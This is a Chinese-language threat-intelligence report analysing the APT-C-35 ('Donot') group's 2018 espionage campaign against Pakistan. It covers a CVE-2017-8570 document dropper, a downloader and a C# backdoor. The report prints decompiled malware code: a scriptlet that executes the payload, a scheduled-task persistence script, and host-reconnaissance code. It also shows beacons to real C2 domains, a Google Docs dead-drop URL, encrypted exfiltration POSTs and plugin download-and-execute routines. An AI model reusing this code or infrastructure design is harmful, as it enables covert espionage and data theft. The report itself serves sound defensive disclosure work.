RESEARCH

数 据 驱 动 安 全

APT-C-35组织（肚脑虫）的最新攻击活动分析

2018-07-26 By 360威胁情报中心 | 事件追踪

背景

2017年3月，360追日团队发现了一类定向攻击的样本，确认是之前所未知的APT组织的攻击行动样本，目前可以追溯到的该组织至少在2016年4月便开始活动。追日团队将该攻击组织编号为APT-C-35。2017年6月，360威胁情报中心又发现该组织新的攻击活动，确认并曝光了该团伙针对巴基斯坦的定向攻击活动，并详细分析了该组织使用的独有的EHDevel恶意代码框架（见参考[1]）。


2018年3月，国外安全团队ASERT继续披露了该组织新的恶意代码框架yty，并根据PDB路径中的机器用户名将该组织命名为Donot。鉴于该组织的活动是由360独立发现，并在全球率先披露的，符合360威胁情报中心对APT组织进行独立命名的条件。故，参考国外已有命名及360威胁情报中心对APT组织的命名规则，我们将APT-C-35组织正式名为"肚脑虫"组织（Donot音译）。

APT-C-35主要针对巴基斯坦等南亚地区国家进行网络间谍活动，该组织主要针对政府机构等领域进行攻击，其中以窃取敏感信息为主。从2017年至今，该组织针对巴基斯坦至少发动了4波攻击行动，攻击过程主要是以携带Office漏洞或者恶意宏的鱼叉邮件进行恶意代码的传播，并先后使用了两套独有的恶意代码框架：EHDevel和yty。

自第一次发现该组织的攻击活动以来，360威胁情报中心对该组织一直保持着持续跟踪，近期我们再次跟踪到该团伙利用较新的Office Nday漏洞发起的新的攻击活动，并对攻击中使用的yty框架最新的恶意代码进行了详细分析。

活动时间线

360威胁情报中心与360追日团队对APT-C-35组织的攻击活动跟踪分析的时间线如下：



来源


2018年6月下旬，360威胁情报中心在对恶意代码的跟踪过程中发现疑似定向攻击的APT样本，通过对该样本的深入分析，并利用360威胁情报中心数据平台进行关联，确认其为360威胁情报中心2017年首次曝光的针对性攻击活动的后续（详见参考[1]）。

样本分析

捕获的诱饵文档文件名为：kahsmir issue abida.doc（克什米尔问题），克什米尔地区南部属于印度管辖，北部属于巴基斯坦管辖，两国均宣称对克什米尔全境拥有主权，一直以来处于地区主权纷争当中。因此我们初步推测该攻击主要针对该地区附近的国家。

执行流程

整个攻击流程如下：



Dropper（CVE-2017-8570）

发现的样本是名为kahsmir issue abida.doc的漏洞利用文档，该漏洞利用样本包含三个Objdata，其中两个为Package对象，一个为包含CVE-2017-8570漏洞的OLE2Link。样本利用RTF文档自动释放Package对象的特性，将包含的两个Package对象释放至%TMP%目录下，最后通过CVE-2017-8570触发执行释放的恶意脚本，再通过脚本执行释放的EXE文件，包含漏洞的Objdata对象信息如下：

```
0d09ee1fc7aed3682' - size: 1207516 bytes
---+----------+------------------------------------------------------------
id |index     |OLE Object
---+----------+------------------------------------------------------------
0  |00000451h |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 599734
   |          |OLE Package object:
   |          |Filename: u'Setup.exe'
   |          |Source path: u'C:\\fakepath\\Setup.exe'
   |          |Temp path = u'C:\\fakepath\\Setup.exe'
   |          |EXECUTABLE FILE
---+----------+------------------------------------------------------------
1  |0012524Ch |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 668
   |          |OLE Package object:
   |          |Filename: u'JVGHBCYYKRAE2DU.sct'
   |          |Source path: u'C:\\fakepath\\JVGHBCYYKRAE2DU.sct'
   |          |Temp path = u'C:\\fakepath\\JVGHBCYYKRAE2DU.sct'
---+----------+------------------------------------------------------------
2  |00125823h |format_id: 2 (Embedded)
   |          |class name: 'OLE2Link'
   |          |data size: 2560
   |          |CLSID: 00000300-0000-0000-C000-000000000046
   |          |StdOleLink (embedded OLE object - Known Related to
   |          |CVE-2017-0199, CVE-2017-8570, CVE-2017-8759 or CVE-2018-8174)
   |          |Possibly an exploit for the OLE2Link vulnerability (VU#921560,
   |          |CVE-2017-0199)
---+----------+------------------------------------------------------------
```

包含漏洞的OLE2Link对象中设置File Moniker对应的文件为_JVGHBCYYKRAE2DU.sct脚本，漏洞触发后执行，其主要功能为执行释放在%TMP%目录下的Setup.exe：

```
<script language="JScript">
<![CDATA[

var r = new ActiveXObject("WScript.Shell").Run("cmd /c %tmp%\\Setup.exe",0,false);
    exit();

]]>
</script>
```

Downloader（Setup.exe）

释放的Setup.exe是C++编写的下载者程序，其首先创建一个名为“toptwo”的互斥量，保证系统中只有一个实例运行：

```
if ( !OpenMutexW(0x1F0001u, 0, L"toptwo") )    // 保证只有一个实例运行
{
  CreateMutexW(0, 0, L"toptwo");               // 创建互斥
  v5 = sub_414650(&dword_45AD08, "Enter th Name");
  sub_40C4E0(v5, 0xAu);
  v6 = *(*v5 + 4);
```

然后在%APPDATA%Roaming/HexRun目录下创建名为lset.txt的调试文件，输出一些运行信息：

```
Fun_LogStr_401E30(&v241, "OUT LOOP", 8u);
Fun_SaveLogmsg_403C80(v241, v242, v243, v244, v245, v246);
```


并在%APPDATA%Roaming/HexRun创建kt.bat文件，通过创建CMD.exe进程启动该文件：

```
CALL 到 CreateProcessW 来自 f422bc9c.00407967
ModuleFileName = "C:\Windows\System32\cmd.exe"
CommandLine = "C:\Windows\System32\cmd.exe "/C start /B "" "%userprofile%\AppData\Roaming\HexR
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_NO_WINDOW
pEnvironment = NULL
CurrentDir = NULL
pStartupInfo = 0012A958
pProcessInfo = 0012A9A0
```

kt.bat主要功能为设置任务计划，从当前时间开始每5分钟启动一次%APPDATA%Roaming/HexRun/Setup.exe：

```
1  @echo off
2  call :_DATE
3  call :_Tsk
4  exit
5
6  :_DATE
7  for /F "tokens=2" %%i in ('date.exe /t') do SET abc=%%i
8  GOTO :eof
9
10 :_Tsk
11 schtasks.exe /create /tn qwe /tr "%%userprofile%%\AppData\Roaming\HexRun\Setup.exe" /sc ONLOGON /sd %abc% /RU SYSTEM
12 GOTO :eof
```

设置完成的任务计划如下：



设置完任务计划后，样本开始收集系统信息，获取磁盘信息：

```
v0 = GetLogicalDriveStringsW(0, 0);
v1 = malloc(2 * v0 + 2);
sub_411EA0(&dword_45AA64, v2, &psz, 0);
if ( !v1 )
  return -1;
GetLogicalDriveStringsW(v0, v1);
if ( *v1 )
{
  do
  {
    v4 = GetDriveTypeW(v1);
    GetDiskFreeSpaceExW(v1, &FreeBytesAvailableToCaller, 0, 0);
    switch ( v4 )
    {
      case 2u:
        v10 = sub_414A40(&v23, &dword_45AA64, v1);
        v44 = 4;
        v11 = sub_414220(L"-> Removable ", &v35, v10);
        LOBYTE(v44) = 5;
        sub_40F980(&dword_45AA64, v11);
        if ( v37 >= 8 )
          operator delete(v35);
        v44 = -1;
        v37 = 7;
```

获取MAC地址：

```
    return wcscpy_s(v13, 0x400u, &psz);
  v6 = GetAdaptersAddresses(2u, 0x10u, 0, v4, &dwBytes);
  if ( v6 != 111 )
    break;
  v7 = GetProcessHeap();
  HeapFree(v7, 0, v5);
  ++v1;
  v5 = 0;
}
while ( v1 < 3 );
Src = 0;
memset(&v16, 0, 0x7FEu);
if ( v6 )
  goto LABEL_13;
v8 = v5;
if ( v5 )
{
  while ( !v8->PhysicalAddressLength )
  {
    v8 = v8->Next;
    if ( !v8 )
      goto LABEL_13;
  }
  for ( i = 0; i < v8->PhysicalAddressLength; ++i )
  {
    swprintf_s(&Dst, 0x400u, L"%.2X", v8->PhysicalAddress[i]);
    wcscat_s(&Src, 0x400u, &Dst);
```

还会检测是否为虚拟机执行环境，并将该环境信息一并发送给攻击者服务器：

```
Flag_VM_45D03A = Fun_CheckVM_4065A0();
if ( Flag_VM_45D03A == 1 )
  v247 = L"VM: Yes";
else
  v247 = L"VM: No";
```

之后还会收集计算机名、用户名、program file下的文件名，系统版本号等信息，将获取的所有信息组合成以“|||”分割的字符串：

地址	HEX 数据																ASCII
0012CF28	43	00	61	00	70	00	74	00	69	00	6F	00	6E	00	3A	00	C.a.p.t.i.o.n.:.
0012CF38	20	00	58	00	70	00	3E	00	56	00	4D	00	3A	00	20	00	.X.p.>.V.M.:. .
0012CF48	59	00	65	00	73	00	7C	00	7C	00	7C	00	4D	00	63	00	Y.e.s.|.|.|.M.c.
0012CF58	47	00	52	00	41	00	44	00	59	00	2D	00	43	00	44	00	G.R.A.D.Y.-.C.D.
0012CF68	44	00	39	00	45	00	33	00	34	00	2D	00	41	00	64	00	D.9.E.3.4.-.A.d.
0012CF78	6D	00	69	00	6E	00	69	00	73	00	74	00	72	00	61	00	m.i.n.i.s.t.r.a.
0012CF88	74	00	6F	00	72	00	2D	00	30	00	30	00	30	00	43	00	t.o.r.-.0.0.0.C.
0012CF98	32	00	39	00	35	00	41	00	30	00	38	00	30	00	31	00	2.9.5.A.0.8.0.1.
0012CFA8	7C	00	7C	00	7C	00	41	00	3A	00	5C	00	2D	00	3E	00	|.|.|.A.:.\.-.>.
0012CFB8	20	00	52	00	65	00	6D	00	6F	00	76	00	61	00	62	00	.R.e.m.o.v.a.b.
0012CFC8	6C	00	65	00	20	00	43	00	3A	00	5C	00	2D	00	3E	00	l.e. .C.:.\.-.>.
0012CFD8	20	00	48	00	61	00	72	00	64	00	20	00	64	00	69	00	.H.a.r.d. .d.i.
0012CFE8	73	00	6B	00	20	00	44	00	3A	00	5C	00	2D	00	3E	00	s.k. .D.:.\.-.>.
0012CFF8	20	00	43	00	44	00	2F	00	44	00	56	00	44	00	20	00	.C.D./.D.V.D. .
0012D008	7C	00	7C	00	7C	00	32	00	7C	00	7C	00	7C	00	37	00	|.|.|.2.|.|.|.7.

之后从Google文档：

（http://docs.google.com/uc?id=1wUaESzjGT2fSuP_hOJMpqidyzqwu15sz&export=download）获取文件内容作为C2：

```
memset(Buffer, 0, 0x400u);
v4 = InternetOpenUrlW(v2, v3, &szHeaders, 0xFu, 0x4000000u, 0);// http://docs.google.com/uc?id=1wUaESzjGT2fSuP_hOJMpqidyzqwu15sz&export=download
if ( !v4 )
{
  v5 = sub_414650(&dword_45AD08, "Error: I");
  sub_40C4E0(v5, 0xAu);
  v6 = &v5[*(*v5 + 4)];
  v7 = 0;
  if ( !(*(v6 + 12) & 6) && (*(**(v6 + 56) + 52))(*(v6 + 56)) == -1 )
    v7 = 4;
  v8 = &v5[*(*v5 + 4)];
  if ( v7 )
  {
    v9 = v7 | *(v8 + 3);
    if ( !*(v8 + 14) )
      LOBYTE(v9) = v9 | 4;
    sub_4032D0(v8, v9, 0);
  }
  return 0;
}
if ( !InternetReadFile(v4, Buffer, 0x400u, &dwNumberOfBytesRead) )
  return 0;
```

获取的文件名为customer.txt，C2地址为：tes.sessions4life.pw，若获取失败则使用硬编码的C2地址：aoc.sessions4life.pw

```
sub_401B80(&v241, "d3AuZWZpbDRzbm9pc3Nlcy5jb2E=");// wp.efil4snoisses.coa
```

进一步拷贝自身到%AppData%/Roaming/Hexrun目录下：

```
FailIfExists = TRUE
NewFileName = "C:\Documents and Settings\Administrator\AppData\Roaming\HexRun\

ExistingFileName = "C:\Documents and Settings\Administrator\桌面\f422bc9c0d0b9
CopyFileW
```

随后与C2进行通信，将获取的信息经过AES加密后POST到tes.sessions4life.pw/football/goal：

```
POST /football/goal HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: tes.sessions4life.pw
Content-Length: 477
Cache-Control: no-cache

data=[illegible]:/dIZHgzd2W8L83F9ItWj[illegible]yd18ozJ1kc6d[illegible]YUqNP86gYKb2O6U2oiTlrJDb+jUzx8rN+m/ZkfGWGgfp+ZlELJoy7L13lrKeq8cepkvNJxWNKQ
+Upff1uTO/RwIeMy5QX9WGW441/7FIAxuuE53rOStJ6/+w+CcS9Pemuz4pVqRix2FD9wgPOmMnkEO6NbRmWCI+QiI3XES/[illegible]yc9qhAv6yUK89GenPXcthvYu/
cTFih1MmgP1p3wwYqTJrPMfI1Wyck0nH[illegible]%OS//Lp7G9SOtMkJ0xy6wNuuf2+EEwauZNC0vrmDsHnmidWCnCkMFdADuXD+W
+4j4Be1UoLKMjFgomGr7WsRmUwIGik5LWuLPSoMz8A==HTTP/1.1 200 OK
Date: Fri, 06 Jul 2018 07:08:24 GMT
Server: Apache/2.4.25 (Debian)
Access-Control-Allow-Origin: *
Set-Cookie: ci_session=okqed88f7mog49ek1dn5uinno73bruef; expires=Fri, 06-Jul-2018 09:08:24 GMT; Max-Age=7200; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 5
Content-Type: text/html; charset=UTF-8

loose
```

当C2返回为“win”时，样本将进行后续的下载行为，若系统中没安装.NET，样本会先从tes.sessions4life.pw/jszx/jquery/3x/simple.exe下载.NET框架进行安装：

```
if ( InternetReadFile(v13, &v24, 0x400u, &dwNumberOfBytesRead) )// tes.sessions4life.pw/jszx/jquery/3x/simple.exe
{
  while ( dwNumberOfBytesRead )
  {
    fwrite(&v24, 1u, dwNumberOfBytesRead, v14);
    if ( !InternetReadFile(v13, &v24, 0x400u, &dwNumberOfBytesRead) )
      goto LABEL_28;
  }
```

若已有安装了.NET则首先将收集到的‘计算机名-用户名-MAC地址|||work.exe’经AES加密后POST到tes.sessions4life.pw/football/download/3/work.exe，获取work.exe文件。并将：‘计算机名-用户名-MAC地址|||boothelp.exe’加密后POST到tes.sessions4life.pw/football/download/2 并获取boothelp.exe文件。Work.exe主要功能为启动boothelp.exe：

```
CALL 到 CreateProcessW 来自 work.01382247
ModuleFileName = "C:\Windows\System32\cmd.exe"
CommandLine = "C:\Windows\System32\cmd.exe "/C start "" "C:\Users\[illegible]\AppData\Roaming\HexRun\boothelp.exe""
pProcessSecurity = NULL
pThreadSecurity = NULL
InheritHandles = FALSE
CreationFlags = CREATE_NO_WINDOW
pEnvironment = NULL
CurrentDir = NULL
```

Backdoor（Boothelp.exe）

Boothelp.exe是C#编写的后门程序，其根据C2返回的指令下载插件并执行。与Setup.exe一样，boothelp.exe的字符串也是全部倒序后再经BASE64编码存储，解码 算法如下：

```
public string getRD(string inkl)
{
    string result;
    try
    {
        string @string = Encoding.UTF8.GetString(Convert.FromBase64String(inkl));
        string text = "";
        for (int i = @string.Length - 1; i >= 0; i--)
        {
            text += @string[i];
        }
        return text;
    }
    catch (Exception ex)
    {
        result = "";
    }
    return result;
}
```

boothelp的C2地址也是通过Google获取：

（http://docs.google.com/uc?id=1wUaESzjGT2fSuP_hOJMpqidyzqwu15sz&export=download）

且还硬编码了一个C2地址：aoc.sessions4life.pw

```
try
{
    Class1.path = "Mi9kYW9sbndvZC9sbGFidG9vZi8=";
    Class1.path = this.getRD(Class1.path);
    Class1.path2 = "L2Rhb2xud29kL2xsYWJ0b29mLw==";
    Class1.path2 = this.getRD(Class1.path2);
    Class1.path3 = "My9kYW9sbndvZC9sbGFidG9vZi8=";
    Class1.path3 = this.getRD(Class1.path3);
    Class1.path5 = "NS9kYW9sbndvZC9sbGFidG9vZi8=";
    Class1.path5 = this.getRD(Class1.path5);
    string text = "ZGFvbG53b2Q9dHJvcHhlJnpzNTF1d3F6eWRpcXBNSk9oX1B1U2YyVEdqelNFYVV3MT1kaT9jdS9tb2MuZWxnb29nLnNjb2QvLzpwdHRo";
    text = this.getRD(text);
    httpWebRequest = (HttpWebRequest)WebRequest.Create(text);
    httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
    byte[] array = new byte[(int)httpWebResponse.ContentLength];
    stream2 = httpWebResponse.GetResponseStream();
    stream2.Read(array, 0, array.Length);
    text = Encoding.UTF8.GetString(array);
    Class1.checkul = text;
    if (text.Contains("."))
    {
        Class1.doname = text;
    }
    else
    {
        text = this.getRD(text);
        if (text.Contains(","))
        {
            text = text.Split(new char[]
            {
                ','
            })[1];
            Class1.doname = text;
        }
    }
    text = this.getRD("d3AuZWZpbDRzbm9pc3Nlcy5jb2E=");
```

该后门会获取计算机名、用户名、MAC地址，再经AES加密后POST到aoc.sessions4life.pw/football/flag：

```
    string text2 = "Z2FsZi9sbGFidG9vZi8=";
    text2 = this.getRD(text2);
    string s = "data=" + this.getEn(Class1.getIdid + "|||2|||" + str + "|||" + str2);
    this.WriteLogs("Send Request");
    if (Class1.sixpp)
    {
        httpWebRequest = (HttpWebRequest)WebRequest.Create("http://" + Class1.doname + text2);
    }
    else
    {
        httpWebRequest = (HttpWebRequest)WebRequest.Create("https://" + Class1.doname + text2);
    }
    byte[] bytes = Encoding.UTF8.GetBytes(s);
    httpWebRequest.KeepAlive = true;
    httpWebRequest.Method = "POST";
    httpWebRequest.ContentType = "application/x-www-form-urlencoded";
    httpWebRequest.ContentLength = (long)bytes.Length;
    stream = httpWebRequest.GetRequestStream();
    stream.Write(bytes, 0, bytes.Length);
    httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
    byte[] array = new byte[1024];
    stream2 = httpWebResponse.GetResponseStream();
```

AES加密算法：

```
public string getEn(string @in)
{
    string result = "Unknown";
    try
    {
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        rijndaelManaged.Key = Class1.Key;
        rijndaelManaged.IV = Class1.IV;
        rijndaelManaged.Mode = CipherMode.CBC;
        rijndaelManaged.Padding = PaddingMode.None;
        int length = @in.Length;
        int num = length;
        int num2 = num - num % 16 + 16 - length;
        string text = string.Empty;
        for (int i = 0; i < num2; i++)
        {
            text += '\0';
        }
        @in += text;
        MemoryStream memoryStream = new MemoryStream();
        CryptoStream stream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(Class1.Key, Class1.IV), CryptoStreamMode.Write);
        StreamWriter streamWriter = new StreamWriter(stream);
        streamWriter.Write(@in);
        streamWriter.Close();
        byte[] inArray = memoryStream.ToArray();
        result = Convert.ToBase64String(inArray);
        memoryStream.Close();
    }
    catch (Exception ex)
    {
        result = "Error: " + ex.Message;
    }
    return result;
}
```

最后处理返回的数据，判断指令是否包含有需要下载的插件。若指令内包含插件名，则以格式"计算机名-用户名-MAC地址|||插件名"经AES加密后发送到aoc.sessions4life.pw/football/download/2或者aoc.sessions4life.pw/football/download/5获取插件并执行：

```
public int RunAndDrawTwo(string eName, string exSize, string exDirectoryPath, string exFullPath, string exUrl, string postPI)
{
    FileStream fileStream = null;
    HttpWebRequest httpWebRequest = null;
    Stream stream = null;
    HttpWebRequest httpWebRequest2 = null;
    Stream stream2 = null;
    Class1.runS = 0;
    try
    {
        string str = "";
        fileStream = null;
        Class1.oneSize = (int)Convert.ToDouble(exSize);
        if (Class1.oneSize > 0)
        {
            DirectoryInfo directoryInfo = new DirectoryInfo(exDirectoryPath);
            if (!directoryInfo.Exists)
            {
                directoryInfo.Create();
            }
            FileInfo fileInfo = new FileInfo(exFullPath);
            if (fileInfo.Exists)
            {
                if (fileInfo.Length == (long)Class1.oneSize)
                {
                    goto IL_2E7;
                }
                this.RunZeroTwo(Class1.exName, exFullPath, true);
                fileInfo.Delete();
                Class1.bUKu = Encoding.UTF8.GetBytes(postPI);
                httpWebRequest = (HttpWebRequest)WebRequest.Create(exUrl);
                httpWebRequest.Method = "POST";
                httpWebRequest.ContentType = "application/x-www-form-urlencoded";
                httpWebRequest.ContentLength = (long)Class1.bUKu.Length;
                Stream requestStream = httpWebRequest.GetRequestStream();
                requestStream.Write(Class1.bUKu, 0, Class1.bUKu.Length);
                HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
                stream = httpWebResponse.GetResponseStream();
                byte[] array = new byte[1024];
                fileStream = new FileStream(exFullPath, FileMode.OpenOrCreate);
```

在我们调试过程中，C2返回数据包括了7个插件，但我们只成功获取了五个插件并进行了分析：

```
"mdriver.exe:0>398336/abode.exe:0>68096/dspcheck.exe:0>63488/vstservice.exe:0>73728/mboard.exe:0>724480/bro.exe:0>/cell.exe:0>/
```

相关插件功能如下：

插件名	功能
dspcheck.exe	截图插件
mdriver.exe	键盘记录插件
abode.exe	文件选择上传插件
vstservice.exe	文件列表插件
mboard.exe	系统信息插件
cell.exe	未知
